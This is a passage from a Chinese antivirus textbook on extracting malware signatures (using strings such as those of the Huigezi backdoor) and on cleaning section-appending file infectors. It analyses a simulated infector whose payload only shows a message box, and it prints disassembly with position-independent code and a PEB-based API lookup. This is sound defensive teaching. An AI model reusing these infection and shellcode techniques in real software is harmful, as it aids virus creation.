VC 编译器提供了一个编写界面框架的库——MFC。使用这套库可以很方便很轻松地 完成一个复杂的带界面的程序，如对话框程序，单、多文档程序。因为它的方便易用，MFC 库得到了广泛的应用。然而使用 MFC 编写的程序，在 Winmain 函数中并不是用户代码，而是 MFC 的库代码。通常 MFC 的库函数都是以 Afx 做开头，如 AfxWinmain。例如编写的 MyMonitor 监控工具就是使用的 VS2005 所携带的 MFC 库所编写，使用 IDA 工具打开这个程序查看其 Winmain 函数中的代码，如图 6-10 所示。




图 6-10 使用 MFC 库编写的程序的 Winmain 入口代码

可以看出其中为 MFC 库函数的代码。那么所有使用相同版本编译器的 MFC 库生成的程序中的 Winmain 函数内容都是相同的代码，所以这样的程序如果将特征码提取到这个地方就会发生误报。

2. 通过特殊字符串定位特征值的提取位置

通过编译器的特性去定位用户代码，然后寻找提取特征值的位置，这个方法固然不错，然而并不是所有编译器编译的程序都像 VC 编译器生成的程序那样容易寻找用户代码。如 VB 编译器生成的程序就很难通过编译器的特性去寻找用户代码。这时就只能利用其他方法，其中通过特殊字符串去定位特征值的提取位置是一个非常好的方法。因为

很多计算机病毒都有其独特的字符串，例如后门病毒灰鸽子通常具有如下特定字符串：

```
远程管理软件灰鸽子服务端安装成功！
自动上线主机
打开 Http 代理 命令执行完毕！
关闭 Http 代理 命令执行完毕！
打开 Socks5 代理 命令执行完毕！
关闭 Socks5 代理命令执行完毕！
```

通过上面的字符串可以看出来，灰鸽子病毒具有独特的字符串。无论是字符串本身还是引用这些字符串的代码，都肯定是用户数据，所以可以在字符串所在的内存处提取用户特征值，也可以在引用这些字符串的代码处提取特征值。由此得知通过查看样本中所含的字符串能够帮助我们提取特征码，也可以说通过特殊字符串去定位用户代码是一个非常不错的方法。

通常 PE 文件中包含两种字符串：一种是引用字符串，也就是被用户代码所引用的，在程序运行过程中会被触发的字符串；另一种是未引用字符串，也就是在程序运行过程中不会被引用或触发的字符串。在对病毒样本提取特征码的时候，通常引用字符串才是有意义的。

#### 疑 问

如何查看 PE 文件中的字符串呢？当前流行有很多查看 PE 文件字符串的工具，例如 IDA 静态反汇编工具就带有查看字符串的功能，在 IDA 工具中打开 Strings 视图即可查看 PE 文件中的所有字符串，如图 6-11 所示。




图 6-11 使用 IDA 查看记事本程序中的字符串



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

后的主程序界面如图 6-15 所示。




图 6-14 使用 OD 查看记事本中的字符串




图 6-15 MyString 工具主界面

MyString 工具支持显示多字节编码和双字节编码的两种类型字符串，并且可以按照中英文形式的字符串各自单独显示。在其中的字符串显示窗口中，分别显示了字符串的 4 种信息。



文件偏移：即该字符串在文件中的偏移位置。  
内存偏移：即程序加载到内存后该字符串在内存中距离加载基址的偏移位置。  
引用地址：即引用该字符串的代码所在内存的偏移地址（用于定位用户代码）。  
字符串：即字符串的内容。  
该工具使用非常方便，只需将被查看的样本拖放到程序窗口中，例如我们仍然以 notepad.exe 程序为例，将其拖放到 MyString 窗口后如图 6-16 所示。




图 6-16 多字节编码的英文字符串

默认情况下，MyString 工具显示按照多字节编码方式编码的英文字符串，可以通过单击右边的单选按钮使其显示其他类型字符串。例如单击“Unicode 串”按钮即可显示 Unicode 编码字符串，如图 6-17 所示。




图 6-17 Unicode 编码的英文字符串

单击置顶按钮即可使窗口始终位于最前端显示。MyString 工具支持复制功能，选中

要复制的一行或多行字符串,然后按快捷键 Ctrl+C 即可将被选中的字符串复制到剪切板,然后在需要的地方粘贴即可。MyString 工具支持字符串搜索功能,按快捷键 Ctrl + F 即可弹出搜索字符串对话框,如图 6-18 所示,其中包含“精确查找”和“模糊查找”两种方式。“精确查找”方式即完全匹配被搜索字符串,并且区分大小写。“模糊查找”是在所有字符串中搜索包含被搜索的字符串的串。




图 6-18 模糊搜索包含“Pos”的字符串

这里我们意图搜索包含串“Pos”的字符串,单击“搜索”按钮即可查看搜索到的第一个包含“Pos”的串,被高亮选中,如图 6-19 所示。




图 6-19 找到包含串“Pos”的字符串

如果要继续查找下一个,只需连续按快捷键“F3”即可,直到弹出查找结束窗口提示框,如图 6-20 所示。




图 6-20 查找“Pos”结束

MyString 工具还支持右键菜单启动功能,即按照第 4.7 节中小技巧提供的方法将其添加到右键菜单中,如图 6-21 所示,这样每次只需对被查看的样本单击鼠标右键,选择“ShowString”项即可打开 MyString 工具。

3. 通杀特征码

在当今各大反病毒厂商中,面对日益增长的病毒,反病毒厂商需要提取更多的特征值到病毒特征库,这样的产品才可以查杀更多更全面的计算机病毒。然而日益膨胀的病毒库已经成为杀毒软件的一个负担,使杀毒软件日见臃肿,从而导致病毒查杀效率严重降低,病毒特征库更新迟缓。因此定期整理病毒特征库是每个杀毒厂商必做的工作之一。

这里所说的定期整理，除了要删除一些非法、误报特征，添加漏报特征以外，还要增强特征的通杀性。所谓通杀就是在保证不会误报正常软件的前提下，使得一个特征值可以查杀更多的病毒样本。之所以可以这么做是因为同一种类型的病毒通常会存在很多变种，不同变种之间只是在功能上有些差异，然而病毒程序的整体结构通常是相同的，并且内部许多关键代码也都是相同的。只要找到所有变种之间的共同部分，同时又确保其是该病毒的惟一特征，那么这样的特征就是通杀特征。在给样本提取特征的时候，最好就是针对同一种类型的多个变种去提取一个通杀特征，这是缩减病毒特征库，同时又不会降低查毒性能的首选方法。




图 6-21 将 MyString 添加到右键菜单中

6.3 感染型病毒的处理

在病毒查杀过程中，感染型病毒的处理和普通后门、木马病毒的处理方式不同。对于普通的木马、后门病毒直接删除即可，而感染型病毒中的感染源也可以直接删除，但是如果是被感染的程序，通常被感染的程序是用户正常使用的有用程序，只不过被感染上了病毒代码。这时需要将病毒代码清除，还原为感染前的状态。清除病毒代码并不是一件容易的事情，需要对被感染的样本进行分析，找到其感染原理，然后采取相应的处理手段。

感染型病毒的感染方式多种多样，很多感染型病毒感染原理也大不相同。有的在目标程序的节表尾部添加一个新节，有的则把目标程序捆绑到病毒的尾部，即附加数据区中。其中熊猫烧香病毒就是这种感染方式，还有些把目标程序放到病毒程序的资源中。

在这里我们以增加节的感染方式为例讲解感染型病毒的处理方法。

笔者模拟增加节的感染型病毒的感染方式编写了一个感染工具 KillVirus，该工具可以感染 PE 文件，使其在执行原本功能之前首先执行一段“病毒代码”（因为只是模拟病毒，所以笔者这里的病毒代码实际上仅仅弹出一个消息框，意味着感染成功）。工具运行后的界面如图 6-22 所示。

KillVirus 不但可以感染任意的可执行程序，同时还提供了对感染后的病毒进行查杀的功能，所以说这既是一个感染工具，同时又是一个清除此种病毒代码的专杀工具。读者可以到 Google 搜索并下载获得这个工具。Windows 可执行程序被该工具感染后将在运行程序原本功能前弹出图 6-23 所示的消息框。




图 6-22 模拟感染型病毒的工具




图 6-23 感染后的程序运行时首先弹出消息框

笔者编写的这个工具是模拟的病毒，以下简称病毒。其工作原理为：首先病毒扫描目标路径，得到被扫描目录下的文件，判断其是否为 PE 文件，如果是 PE 文件，那么得到该 PE 文件的基址和入口地址。并且在其节表尾部再添加一个节，然后把先前得到的基址、入口地址以及病毒代码写入程序末尾作为新添加节的节数据内容（这里的病毒代码所做的事情首先是显示一个图 6-23 所示的消息框，然后取出保存的被感染程序的原始入口，跳转到该入口把控制权交给被感染的程序）。最后将程序的入口代码地址修改为病毒代码所在的起始地址，从而完成了感染。该工其感染原理如图 6-24 所示。




图 6-24 感染原理图

接下来以我们先前手工编写的“HelloWorld!”程序为例讲解其被感染后的分析过程。首先将其放到某个目录下，然后将这个目录填写到扫描路径编辑框中，再将单选框按钮选中感染，如图 6-25 所示，这里我们将“HelloWorld!”放入 D 盘的 hello 目录中。




图 6-25 填写感染路径

然后单击“扫描”按钮即可将其感染，感染后的运行结果如图 6-26 所示。




图 6-26 完成感染

在分析感染型病毒时，拿到感染前的程序与感染后的样本进行对比更有助于分析。通常情况下被感染的样本仍然具有感染功能，所以如果无法拿到感染前的样本，那么可以使其重新感染一个新样本，然后把感染前后的程序进行对比分析。

在分析被感染的样本之前，通常需要使用 PEID 等 PE 查看工具查看其节表变化情况，如图 6-27 和图 6-28 所示，可以看出在感染前后的节表发生了变化：在原有的基础上增加了一个 .boy 的节。




图 6-27 感染之前的节表

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00000026	00000400	00000200	60000020
.rdata	00002000	00000092	00000600	00000200	40000040
.data	00003000	00000016	00000800	00000200	C0000040
.boy	00004000	000001EC	00000A00	000001EC	80000000

图 6-28 感染之后的节表

再比较其感染前后入口地址的变化，如图 6-29 和图 6-30 所示。




图 6-29 感染之前的入口




图 6-30 感染之后的入口

再比较一下文件感染前后的大小，在感染之前文件的大小为 2 560 字节，感染之后文件的大小为 3 052 字节。两个文件的大小相差 492 个字节，转化为十六进制为 0x1EC。而这个大小刚好等于感染后新添加的节的大小，如图 6-31 所示。

分析到此可以得出初步判断，如果要清除该病毒，那么需要在节表中把新添加的节去除，然后把程序后添加的节数据内容去除，并且要恢复 PE 头中镜像大小的实际大小。如此做看似完成了病毒的清除，然而还有一个很重要的事情，就是恢复被感染程序的原始代码入口。






图 6-31 感染后的文件新增节的大小为 0x1EC 字节

### 疑 问

如何得知被感染程序的原始代码入口地址呢？绝大多数感染型病毒，在执行完病毒代码后都要跳回被感染程序的原始入口。那么病毒代码是如何得到原始入口呢？这个入口是其在感染之前得到并保存起来的。

接下来还要做的一件重要的事情就是寻找到被感染程序的原始代码入口地址被保存在了什么地方，这需要跟踪病毒代码，看看它在执行完病毒功能后准备跳回的时候是在什么地方寻找的原始入口地址。因为被调试的是病毒程序，所以必须在虚拟机中调试。我们这里是模拟的病毒，所以可以在真机下进行。使用 OllyDbg 载入程序准备调试，在调试之前首先需要查看一下内存的分配情况，在 OD 窗口中按快捷键“Alt+M”打开内存窗口视图，在其中找到被调试程序的进程各个节所在内存，如图 6-32 所示。




图 6-32 被调试程序的内存分配情况

可以看出病毒代码新增节数据所在内存起始地址为 0x00 404 000 处,大小为 0x1 000 字节。而载入样本到 OD 调试器后代码停留的地址为 0x0 040 404C,也就是在病毒新增的节数据区域中,其代码如下所示:

```
0040404C  55          push  ebp
0040404D  8BEC        mov   ebp, esp
0040404F  83EC 70     sub   esp, 70      //开辟栈空间
00404052  53          push  ebx
00404053  56          push  esi
00404054  57          push  edi
00404055  E8 00000000 call  0040405A     //将下一条指令压入栈内
0040405A  5E          pop   esi        //将当前指令保存到 esi 寄存器
0040405B  83EE 5A     sub   esi, 5A
//此处 esi=0x00404000,即得到病毒新添加节数据区域的首地址,病毒所需的数据都在这个节数据区保存
0040405E  8975 FC     mov   dword ptr [ebp-4], esi //将此地址保存到第1个局部变量
00404061  8B1E        mov   ebx, dword ptr [esi]
//取出保存的基址,这里由后面的代码分析可以得出来
00404063  895D F8     mov   dword ptr [ebp-8], ebx
//保存基址,将基址保存到第2个局部变量
00404066  83C6 04     add   esi, 4        //跳过基址
00404069  8B1E        mov   ebx, dword ptr [esi]
//这里实际上就是原始入口地址,由后面的代码分析得出。取出入口地址到 ebx 寄存器中
0040406B  895D F4     mov   dword ptr [ebp-C], ebx //将入口地址保存到第3个局部变量
0040406E  C745 F0 00000000>mov  dword ptr [ebp-10], 0
00404075  C745 EC 00000000>mov  dword ptr [ebp-14], 0
0040407C  C745 E8 00000000>mov  dword ptr [ebp-18], 0
00404083  C745 E4 00000000>mov  dword ptr [ebp-1C], 0
0040408A  C745 E0 00000000>mov  dword ptr [ebp-20], 0
00404091  C745 DC 00000000>mov  dword ptr [ebp-24], 0
00404098  C745 D8 00000000>mov  dword ptr [ebp-28], 0
0040409F  8B45 FC     mov   eax, dword ptr [ebp-4]
004040A2  83C0 08     add   eax, 8
//跳过基址,可以看出,基址后面存放了一些字符串,可以推断这些正是病毒代码要使用的字符串
004040A5  8945 F0     mov   dword ptr [ebp-10], eax
//将“LoadLibraryA”字符串的起始地址保存到第4个局部变量
004040A8  8B45 FC     mov   eax, dword ptr [ebp-4]
004040AB  83C0 15     add   eax, 15 //跳过“LoadLibraryA”字符串
004040AE  8945 EC     mov   dword ptr [ebp-14], eax
//将字符串 GetProcAddress 的起始地址保存到第5个局部变量
004040B1  8B45 FC     mov   eax, dword ptr [ebp-4]
004040B4  83C0 24     add   eax, 24 //跳过“GetProcAddress”字符串
004040B7  8945 E8     mov   dword ptr [ebp-18], eax
//将字符串 user32.dll 保存到第6个字符串
004040BA  8B45 FC     mov   eax, dword ptr [ebp-4]
004040BD  83C0 2F     add   eax, 2F //跳过“user32.dll”字符串
004040C0  8945 E4     mov   dword ptr [ebp-1C], eax
//保存字符串 MessageBoxA 到第7个字符串
004040C3  8B45 FC     mov   eax, dword ptr [ebp-4]
004040C6  83C0 3B     add   eax, 3B //跳过“MessageBoxA”字符串
004040C9  8945 E0     mov   dword ptr [ebp-20], eax //保存字符串“你被感染了”
```

```

004040CC 60          pushad //以下代码搜索 kernel32.dll 模块中导出函数 LoadLibraryA 和
GetProcAddress
004040CD 33C0        xor     eax, eax
004040CF 64:8B1D 30000000>mov    ebx, dword ptr fs:[30]
004040D6 8B5B 0C      mov    ebx, dword ptr [ebx+C]
004040D9 8B73 1C      mov    esi, dword ptr [ebx+1C]
